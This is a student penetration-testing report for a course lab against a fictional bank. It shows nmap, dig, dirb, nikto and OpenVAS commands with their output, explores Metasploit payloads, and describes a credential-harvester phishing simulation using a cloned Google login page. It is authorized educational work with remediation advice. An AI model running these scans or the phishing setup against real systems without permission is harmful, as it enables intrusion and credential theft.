



FIC Bank

FIC Bank Security Tools

Penetration Testing Plan & Report

Version 2.0

August 2026

Table of Contents

1. Executive Summary	4
2. Rules of Engagement.....	4
2.1. Introduction	4
2.1.1. Penetration Testing.....	5
2.1.2. Vulnerability Testing	5
2.1.3. Post-Testing Actions	5
3. Penetration Testing Methodologies	6
3.1. Phase 1: Reconnaissance and Enumeration.....	6
3.1.1. Publicly Available Information	6
3.1.2. Service Banner and Fingerprinting Information	7
3.1.3. Live Hosts.....	7
3.1.4. Traceroute.....	7
3.1.5. Nmap	8
3.2. Phase 2: Vulnerability Discovery	9
3.2.1. Live Hosts.....	9
3.2.2. Open Ports and Services.....	9
3.2.3. Nikto, Dirb, and WPScan.....	10
3.2.4. OpenVAS	11
3.3. Phase 3: Exploitation.....	12
3.3.1. Findings.....	12
3.4. Phase 4: Recommendations.....	13
4. Appendices of Evidence	14
4.1. Appendix A – Reconnaissance and Enumeration Phase	14
4.2. Appendix B – Vulnerability Discovery Phase.....	23
4.3. Appendix C – Exploitation Phase	31
4.4. Appendix D – Post-Exploitation Cleanup Phase	41

Penetration Testing Plan & Report (PTR)

Prepared By

	Organization that Prepared this Document	
	Organization Name	University of Maryland Global Campus Penetration Testing Team
	Street Address	3501 University Blvd East
	Suite/Room/Building	
	City, State, Zip	Adelphi, MD 20783

Prepared For

	Organization that Prepared this Document	
	Organization Name	FIC Bank
	Street Address	2386 Highway 76
	Suite/Room/Building	
	City, State, Zip	Denver, CO 80201

Document Revision History

Version	Date	Pages	Description	Author
1.0	8/12/26	All	Draft creation	UMGC
2.0	8/25/26	All	Project 1	Michael Sherman
3.0	9/8/26	All	Project 2	Michael Sherman
4.0	9/22/26	All	Project 3	Michael Sherman

1. Executive Summary

FIC Bank offers a software as a service (SaaS) cloud service offering to the federal agency Department of University and has retained University of Maryland Global Campus Penetration Testing Team (UMGC PTT) to perform a penetration test (pen test) of FIC Bank Security Tools in accordance with all federal laws, regulations, and statutes to include the National Institute of Standards in Technology (NIST). The FIC Bank Security Tools pen test is a representation of the security posture as of the end of date of penetration testing (pen testing), prior to any mitigation. This Penetration Test Report (PTR) provides the results of the activities performed and serves as a permanent record of the pen testing activities. The testing including automated and manual activities using the pen testing tool Kali Linux, native operating system tool command prompt, and manual testing.

2. Rules of Engagement

During the pen test, the UMGC PTT will attempt to identify exploitable weaknesses of FIC Banks' system FIC Bank Security Tools, including but not limited to application flaws, improper configurations, and end-user behavior to evaluate the company's security policy compliance, employee's security awareness, and the organization's ability to identify and respond to security incidents. Findings will be validated, documented, and given an appropriate impact rating when can be found in the Table under the Findings section of this report. The primary goal of this penetration test includes:

- Identify common tools techniques and practices in OSINT.
- Use common tools and techniques to profile targets.
- Examine gathered information for flaws that may lead to vulnerabilities.
- Validate gathered information against documentation for known services.
- Document your work and results in the relevant sections of the Penetration Test Report.

2.1. Introduction

Under the Federal Information Security Management Act of 2002 (FISMA), the Office of Management and Budget (OMB) directed NIST to develop specific guidance for federal agencies and those providing services on behalf of federal agencies, to test and assess the security of their information systems. Network vulnerability assessment and penetration testing of information systems are for all information systems within the federal government. This testing is in accordance with the guidance found in the NIST Special Publication (SP) 800-115, *Technical Guide to Information Security Testing and Assessment*, which provides specific guidance for conducting these tests and assessments, including guidance for developing Rules of Engagement (ROE).

This ROE establishes guidelines for the UMGC PTT to conduct vulnerability assessments and penetration testing of system and network components throughout the FIC Bank enterprise. Within this document and unless otherwise specified, the terms "test" and "testing" refer to both network vulnerability assessment and penetration testing used to evaluate FIC Bank's systems. This document also serves to protect both parties by authorizing UMGC staff's penetration testing teams to perform vulnerability assessments and penetration tests against FIC Bank assets.

2.1.1. Penetration Testing

Penetration testing is security testing in which assessors mimic real-world attacks to identify methods for circumventing the security features of an application, system, or network. It often involves launching real attacks on real systems and data, using tools and techniques commonly employed by attackers. Most penetration tests involve looking for combinations of vulnerabilities on one or more systems that can be used to gain more access than could be achieved through a single vulnerability. Penetration testing can also be useful for determining:

- How well the system tolerates real-world attack patterns
- The likely level of sophistication an attacker needs to successfully compromise the system
- Additional countermeasures that could mitigate threats against the system
- The defenders' ability to detect attacks and respond appropriately
- Assess the security posture of the target system
- Identify gaps in the implementation of defense in depth security
- Evaluate device configuration

2.1.2. Vulnerability Testing

A network vulnerability assessment is not the same as a penetration test. Vulnerability testing is typically automated systematic examination of an information system or product intended to accomplish these objectives:

- Determine whether or not security controls are adequately designed and effectively implemented
- Identify security deficiencies and determine the effectiveness of external perimeter and internal security controls
- Provide a basis for evaluating the effectiveness of proposed or implemented security measures
- Map the vulnerabilities with associated exploits
- Post-implementation confirmation of changes made to the security baseline and other protective measures

2.1.3. Post-Testing Actions

Once testing is complete, the UMGC PTT will work closely with the target system personnel to identify corrective actions needed to remediate vulnerabilities and suggest methods for improvement. Per NIST 800-53 Revision 5, System and Information Integrity (SI) control family, *SI-2 Flaw Remediation*, system flaws must be identified, reported, and corrected within organization-defined timelines. Although normal operational timelines are correcting flaws within 30 days, the UMGC PTT must correct any system flaws as a result of these testing within 10 days following the conclusion of all testing.

3. Penetration Testing Methodologies

3.1. Phase 1: Reconnaissance and Enumeration

3.1.1. Publicly Available Information

Using Google Search Engine using site: xxx and filetype: xxx I was able to discover publicly available documents that had been published by the organization. These searches can uncover information such as employee names and contact information, subdomains, login pages, company documents, technology being used, organizational structure, and other information that could be useful during a penetration test. Search results may also reveal documents that were unintentionally made publicly accessible, including PDFs, Word documents, spreadsheets, presentations, technical manuals, job postings, and configuration-related information. Alone this information may not be very useful but by combining them can provide a more complete picture of the organization's environment and identify potential attack surfaces.

Job postings, for example, may identify specific technologies, cloud platforms, security products, operating systems, programming languages, or networking equipment used by the organization. This information can help better understand the organization's technology and identify areas that may warrant further testing. Publicly available information can also reveal upcoming conventions, employee roles, email address formats, physical locations, and third-party vendors.

Social media profiles such as Facebook, Twitter, and LinkedIn can provide useful information about an organization and its employees. Profiles may reveal names, job titles, company structure, locations, projects, and other details that are not necessarily available on the organization's website. Photos and posts can also accidentally expose information such as office layouts, equipment, badges, computer screens, network devices, or company documents. LinkedIn can be particularly useful for identifying employees in technical, administrative, and security-related positions, as well as determining what technologies and responsibilities are associated with different departments.

During reconnaissance, publicly available information should be collected and looked at together rather than being viewed as separate pieces of data. Information gathered from different sources can be combined to develop a better understanding of the target organization's people, technology, infrastructure, and potential attack surface. The goal is to identify information that could be useful during later stages of a penetration test without interacting with the target.

3.1.2. Service Banner and Fingerprinting Information

Service Banner and Fingerprinting Results	
<i>Dig</i>	Running the dig command on umgc.edu provided the 4 IP addresses associated with the domain as seen in <i>Appendix 1m</i>. The IP Addresses are: 151.101.3.10 151.101.131.10 151.101.67.10 151.101.195.10 This provides a starting point for identifying the systems associated with the domain. After the dig command, other reconnaissance tools can be used, such as ping, traceroute, and Nmap, to learn more about the host and determine what services may be publicly accessible.
<i>Whois</i>	The WHOIS lookup command in Kali Linux against umgc.edu provides publicly available domain information. The results provided information about the domain's registrar, registration dates, domain status, and name servers. This information is useful during reconnaissance because it can help identify the organization's DNS infrastructure and provide additional information about the target. See <i>Appendix 1n</i>
<i>Nslookup</i>	Nslookup is similar to dig but is generally a bit simpler and easier to read. It can help translate a domain name into an IP address and investigate DNS records. It provides the same IP Addresses as the dig command. See <i>Appendix 1k</i>.

3.1.3. Live Hosts

A ping sweep was performed in Kali Linux using command *nmap -sp 10.13.246.** (See *Appendix 1h*) Results below list hosts that responded and the measured latency reported by nmap. The scan shows the IP addresses of systems that responded to the discovery probes. This is useful because it provides an initial list of live hosts that could be investigated further.

Ping Sweep Results	
Host 1	Nmap scan report for 10.13.246.5 Host is up (0.0021s latency)
Host 2	Nmap scan report for 10.13.246.8 Host is up (0.0022s latency)
Host 3	Nmap scan report for 10.13.246.9 Host is up (0.0023s latency)
Host 4	Nmap scan report for 10.13.246.10 Host is up (0.0023s latency)
Host 5	Nmap scan report for 10.13.246.11 Host is up (0.0019s latency)
Host 6	Nmap scan report for 10.13.246.12 Host is up (0.0016s latency)
Host 7	Nmap scan report for 10.13.246.14 Host is up (0.0013s latency)
Host 8	Nmap scan report for 10.13.246.15 Host is up (0.0018s latency)
Host 9	Nmap scan report for 10.13.246.18 Host is up (0.0016s latency)

Alternatively, you can target a specific IP addressed by running command *ping -b 10.13.246.15* you can test whether the network would respond to an ICMP broadcast request. The purpose of this is to

determine whether multiple hosts on the local network could be identified through a broadcast ping. If hosts responded, their IP addresses could provide additional information about active systems on the network. No responses would indicate that the network or individual hosts may be configured to block broadcast ICMP traffic. See *Appendix 1i*

Using the traceroute command will trace the route an IP packet follows to an Internet host by launching UDP with time-to-live (TTL) probe packets and then listening for an ICMP time exceeded response from routers along the way. The traceroute command is intended for use in network testing, measurement, and management. It should be used primarily for manual fault isolation. There was no response from any hop and the command was ended after 16 attempts. The lack of responses could be caused by firewalls, filtering, or network devices configured not to respond to traceroute traffic. As a result, traceroute did not provide useful information about the network path in this test. See *Appendix 1j*

Traceroute Results	
Hop 1	***
Hop 2	***
Hop 3	***
Hop 4	***
Hop 5	***
Hop 6	***
Hop 7	***
Hop 8	***
Hop 9	***
Hop 10	***
Hop 11	***
Hop 12	***
Hop 13	***
Hop 14	***
Hop 15	***
Hop 16	*** ^C

3.1.4. Nmap

Using Nmap to scan the 10.13.246.0/24 network identifies hosts that were online and determines which ports were accessible. The scan covered 256 IP addresses and identified nine hosts that were up and responsive. Eight of the hosts had ports 80 and 443 open, which indicates that they were providing HTTP and HTTPS services. Most of the remaining ports on these systems were reported as filtered, which could indicate that a firewall or other filtering device was blocking the probes. See *Appendix 1f*

Nmap Enumeration Results			
Host IP	Status	Open Ports	Services
10.13.246.5	Up	80/tcp (open), 443/tcp (open)	HTTP, HTTPS
10.13.246.8	Up	80/tcp (open), 443/tcp (open)	HTTP, HTTPS
10.13.246.9	Up	80/tcp (open), 443/tcp (open)	HTTP, HTTPS
10.13.246.10	Up	80/tcp (open), 443/tcp (open)	HTTP, HTTPS

10.13.246.11	Up	80/tcp (open), 443/tcp (open)	HTTP, HTTPS
10.13.246.12	Up	80/tcp (open), 443/tcp (open)	HTTP, HTTPS
10.13.246.14	Up	80/tcp (open), 443/tcp (open)	HTTP, HTTPS
10.13.246.15	Up	22/tcp (open), 80/tcp (open), 5555/tcp (Filtered)	SSH, HTTP, Freeciv
10.13.246.18	Up	80/tcp (open), 443/tcp (open)	HTTP, HTTPS

3.2. Phase 2: Vulnerability Discovery

3.2.1. Live Hosts

The ping sweep `nmap -sn 10.13.246.0/24` was executed against the DVWA network to identify active hosts across the target range (10.13.246.1 to 10.13.246.254). Using the `-sn` flag disables port scanning, allowing host discovery to complete quickly without alerting systems to service probing.

Mapping active IP addresses establishes the network scope and eliminates unnecessary scanning against inactive hosts. This step ensures that the port scans, service enumeration, and vulnerability assessments to follow focus on live, responsive systems.

Nmap Scan for Live Hosts Results	
Host 1	10.13.246.5 – Host is up (0.0016s latency)
Host 2	10.13.246.8 – Host is up (0.0018s latency)
Host 3	10.13.246.9 – Host is up (0.0017s latency)
Host 4	10.13.246.10 – Host is up (0.0019s latency)
Host 5	10.13.246.11 – Host is up (0.0011s latency)
Host 6	10.13.246.12 – Host is up (0.0010s latency)
Host 7	10.13.246.14 – Host is up (0.0023s latency)
Host 8	10.13.246.15 – Host is up (0.0022s latency)
Host 9	10.13.246.18 – Host is up (0.0016s latency)

3.2.2. Open Ports and Services

Command `nmap -O -v 10.13.246.1-15` was performed to probe the target and discover open ports depending on how the target responds.

Nmap discovers open ports by sending network probes to a target system and analyzing the responses it receives. During a TCP scan, Nmap typically sends a TCP SYN packet to a specific port. If the target responds with a SYN/ACK packet, Nmap identifies the port as open because a service is listening for connections on that port. If the target responds with an RST packet, Nmap determines that the port is closed. If there is no response or a firewall blocks the probe, Nmap may classify the port as filtered. This process allows a penetration tester to identify which network services are accessible on a system and provides important information for further vulnerability assessment.

Nmap Scan for Open Ports and Services Results	
Host 1	Discovered open port 22/tcp on 10.13.246.15

Host 2	Discovered open port 80/tcp on 10.13.246.15
Host 3	Discovered open port 443/tcp on 10.13.246.8
Host 4	Discovered open port 443/tcp on 10.13.246.10
Host 5	Discovered open port 443/tcp on 10.13.246.14
Host 6	Discovered open port 443/tcp on 10.13.246.5
Host 7	Discovered open port 443/tcp on 10.13.246.12
Host 8	Discovered open port 443/tcp on 10.13.246.11
Host 9	Discovered open port 443/tcp on 10.13.246.9
Host 10	Discovered open port 80/tcp on 10.13.246.9
Host 11	Discovered open port 80/tcp on 10.13.246.11

3.2.3. Nikto, Dirb, and WPScan

The DIRB scan dirb <http://umgc-web-dvwa.azurewebsites.net> was performed to discover hidden directories and files on the DVWA web server. DIRB uses a wordlist to send requests to different directory and file paths and identifies resources that exist on the web server but may not be directly linked from the main webpage. This type of scan is useful because it can reveal additional web application content, administrative directories, configuration files, backup files, or other resources that may provide additional information about the target. Identifying these resources allows the penetration tester to better understand the structure and attack surface of the target and determine which areas may require additional vulnerability testing.

The Nikto scan nikto -h <http://10.13.246.8> was performed to conduct a vulnerability assessment of the web server hosted at selected IP Address. Nikto examines the web server for potentially dangerous files, outdated software, insecure configurations, and other known issues that could present security risks. The scan can also identify information about the web server and technologies being used. Running Nikto after identifying the live host and its web services provides additional information that can be used to evaluate the security posture of the target. The results can help identify areas that should be investigated further and can provide potential findings for the vulnerability assessment portion of the penetration test.

The WPScan command wpscan --url <http://10.13.246.8> was performed to determine whether the target web application was using WordPress and to provide more information about the WordPress installation. This scan is useful because WordPress components can introduce additional vulnerabilities if they are outdated or improperly configured. In this example the target did not have a WordPress based website so no results were provided.

Nikto, Dirb, and WPScan Results	
dirb http://umgc-web-dvwa.azurewebsites.net	GENERATED WORDS: 4612 ---- Scanning URL: http://umgc-web-dvwa.azurewebsites.net/ ---- ==> DIRECTORY: http://umgc-web-dvwa.azurewebsites.net/config/ ==> DIRECTORY: http://umgc-web-dvwa.azurewebsites.net/docs/ ==> DIRECTORY: http://umgc-web-dvwa.azurewebsites.net/external/ + http://umgc-web-dvwa.azurewebsites.net/favicon.ico (CODE:200 SIZE:1406) + http://umgc-web-dvwa.azurewebsites.net/index.php (CODE:302 SIZE:0) + http://umgc-web-dvwa.azurewebsites.net/php.ini (CODE:200 SIZE:148) + http://umgc-web-dvwa.azurewebsites.net/phpinfo.php (CODE:302 SIZE:0) + http://umgc-web-dvwa.azurewebsites.net/robots.txt (CODE:200 SIZE:26)

	+ http://umgc-web-dvwa.azurewebsites.net/server-status (CODE:403 SIZE:319)
nikto -h http://10.13.246.8	+ Target IP: 10.13.246.8 + Target Hostname: 10.13.246.8 + Target Port: 80 + Start Time: 2026-09-07 21:34:03 (GMT-4) ----- + Server: No banner retrieved + The anti-clickjacking X-Frame-Options header is not present. + The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS + The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type + No CGI Directories found (use '-C all' to force check all possible dirs) + 7914 requests: 0 error(s) and 3 item(s) reported on remote host + End Time: 2026-09-07 21:34:19 (GMT-4) (16 seconds)
wpscan --url http://10.13.246.8	Scan Aborted: The remote website is up, but does not seem to be running WordPress.

3.2.4. OpenVAS

An OpenVAS vulnerability assessment of target 10.11.108.164 identified three distinct security findings ranging from Low to High severity. The most critical issue is a High severity finding (CVSS 10) indicating that the OpenVAS scan engine or local environment itself is outdated/end-of-life, which can lead to stale plugin feeds and unreliable assessment results. Additionally, network service configurations on the host revealed cryptographic weak points, including a Medium severity finding (CVSS 5.9) for supporting weak SSL/TLS cipher suites and a Low severity finding (CVSS 2.6) for accepting weak SSH Message Authentication Code (MAC) algorithms. Addressing these requires updating the scanner components and hardening the target's TLS and SSH configuration settings to enforce stronger encryption ciphers.

OpeVAS Results		
Target	Severity Level	Vulnerability Name
10.11.108.164	High (10)	Report outdated / end-of-life Scan Engine / Environment (local)
10.11.108.164	Medium (5.9)	SSL/TLS: Report Weak Cipher Suites
10.11.108.164	Low (2.6)	Weak MAC Algorithm(s) Supported (SSH)

3.3. Phase 3: Exploitation

3.3.1. Findings

Task	Documented Findings
-Payloads and Exploits	Metasploit Framework was successfully launched and used to examine available exploits and payloads. Commands such as help, search, and msfvenom --list payloads were used to explore the framework and identify available modules, including the VSFTPD exploit. Metasploit's MSFvenom is used to create a malicious file (payload) to be uploaded to a webserver, or send via an email and get it ready for any victim to download. The MSFvenom utility creates this payload to be used in a social engineering technique as seen in phishing attacks. The exploitation tools and available payloads were successfully identified and examined. Reverse-shell access and privilege escalation were outside the scope of this scan
-Social Engineering Toolkit	The Social-Engineer Toolkit (SET) was successfully launched in the Kali Linux environment and used to examine its available social-engineering attack vectors. The exercise demonstrated how SET can be used to simulate phishing and other social-engineering attacks in an authorized testing environment. SET successfully provided access to multiple social-engineering attack methods that could be used to evaluate an organization's security awareness.
-Phishing Attack Using Credential Harvester	A phishing attack was successfully conducted using SET's Credential Harvester. A fake Google login page was created on the Kali VM, accessed from the Windows VM, and test credentials were entered into the page. The credentials were then logged in the Kali VM which simulated the attack. The test successfully demonstrated how a user can be tricked into entering credentials into a fraudulent login page, highlighting the importance of phishing awareness and security controls.

3.4. Phase 4: Recommendations

No.	Your Findings	Remediation Recommendations
1	Nmap identified multiple live hosts. Eight hosts had HTTP/HTTPS services available on ports 80 and 443.	Review all exposed web services and disable unnecessary services. Ensure required services are securely configured and patched.
2	OpenVAS reported a High severity (CVSS 10.0) finding indicating that the scan engine/local environment was outdated or end-of-life.	Update the OpenVAS/Greenbone components and vulnerability feeds. Repeat the assessment after updating the scanning environment.
3	SET successfully simulated a phishing attack using a fake Google login page. Test credentials entered from the Windows VM were captured by the Kali VM.	Provide recurring phishing-awareness training, implement phishing-resistant MFA where possible, and use email/web security controls to detect and block phishing attempts.
4	Nmap identified nine responsive hosts in the 10.13.246.0/24 network.	Maintain network segmentation, asset inventories, and appropriate access controls. Monitor for unauthorized network reconnaissance.

4. Appendices of Evidence

4.1. Appendix A – Reconnaissance and Enumeration Phase

1. How might publicly accessible information gathered during reconnaissance and enumeration further some or all of the pen testing goals?

Publicly accessible information can help penetration testers better understand the target organization before performing more intrusive testing. Information gathered through search engines, DNS lookups, Whois, social media, websites, and other OSINT tools can help identify domains, IP addresses, hosts, employees, email addresses, and potentially exposed systems or services. This information helps determine the organization's attack surface and identify areas that may require additional investigation. It can also help penetration testers plan their testing activities by focusing on systems and services that may present security risks. Reconnaissance is one of the first steps in penetration testing because it provides information about the target before attempting to identify or exploit vulnerabilities.

2. How do you think performing the advanced searches with Google SE, and CLI search with other tools facilitates pen testing by IT/cybersecurity professionals?

Advanced Google searches and command-line tools make reconnaissance faster and can provide specific information. Google search operators such as site:, inurl:, filetype:, and intext: allow testers to narrow down their searches and locate specific information about a target. Kali Linux command line tools like Nmap, Ping, Traceroute, Dig, Nslookup, and Whois provide additional information about hosts, ports, services, DNS records, network paths, and domains. Using these tools together gives penetration testers a number of different ways to gather information and give them a better overall assessment of the target environment.

3. Indicate what other valuable information other than IP addresses, DNS and domain info, SSL certificates, email addresses, and hosts can be grabbed from your search.

Valuable information other than IP addresses, DNS and domain info, SSL certificates, email addresses, and hosts that can be grabbed from a search include things such as operating systems, open/closed ports, and software versions. For example, Nmap can identify services, operating systems, ports, and vulnerabilities. Using a search engine can provide publicly available information and files. Social media can also give information about the organization's personnel.

4. What type of information would you look for when performing information gathering?

When performing information gathering I would look for information that helps establish the overall attack surface of the target. This includes things such as domain names, IP addresses, DNS records, live hosts, open ports, operating systems, running services, software versions, web applications, network paths, email addresses, employee information, publicly accessible documents, and other information that could result in potential vulnerabilities. I would also look for information about the target's network infrastructure and technologies because this could help determine which systems require additional testing.


5. What is the difference between active reconnaissance and passive reconnaissance?

Passive reconnaissance is the process of gathering information about a target without directly interacting with or probing its systems. All information gathered during passive reconnaissance includes information that is publicly available. Examples include using Google searches, publicly available websites, social media, and other OSINT tools.


During active reconnaissance, a penetration tester directly interacts and probes the target environment to gather information. Using tools such as Nmap scans, ping sweeps, port scanning, network scanning, and others that send traffic to the target. Active reconnaissance can reveal information such as live hosts, open ports, services, and operating systems.

6. What can you say about the results when scanning multiple hosts and/or a subnet compared with the individual host scans?


Scanning multiple hosts or an entire subnet provides a larger view of the network rather than scanning an individual host. An individual host scan provides information about that specific machine, such as its open ports and services. A subnet scan can identify multiple live hosts and the services available across the network, making it easier to understand the network as a whole and identify multiple potential targets.



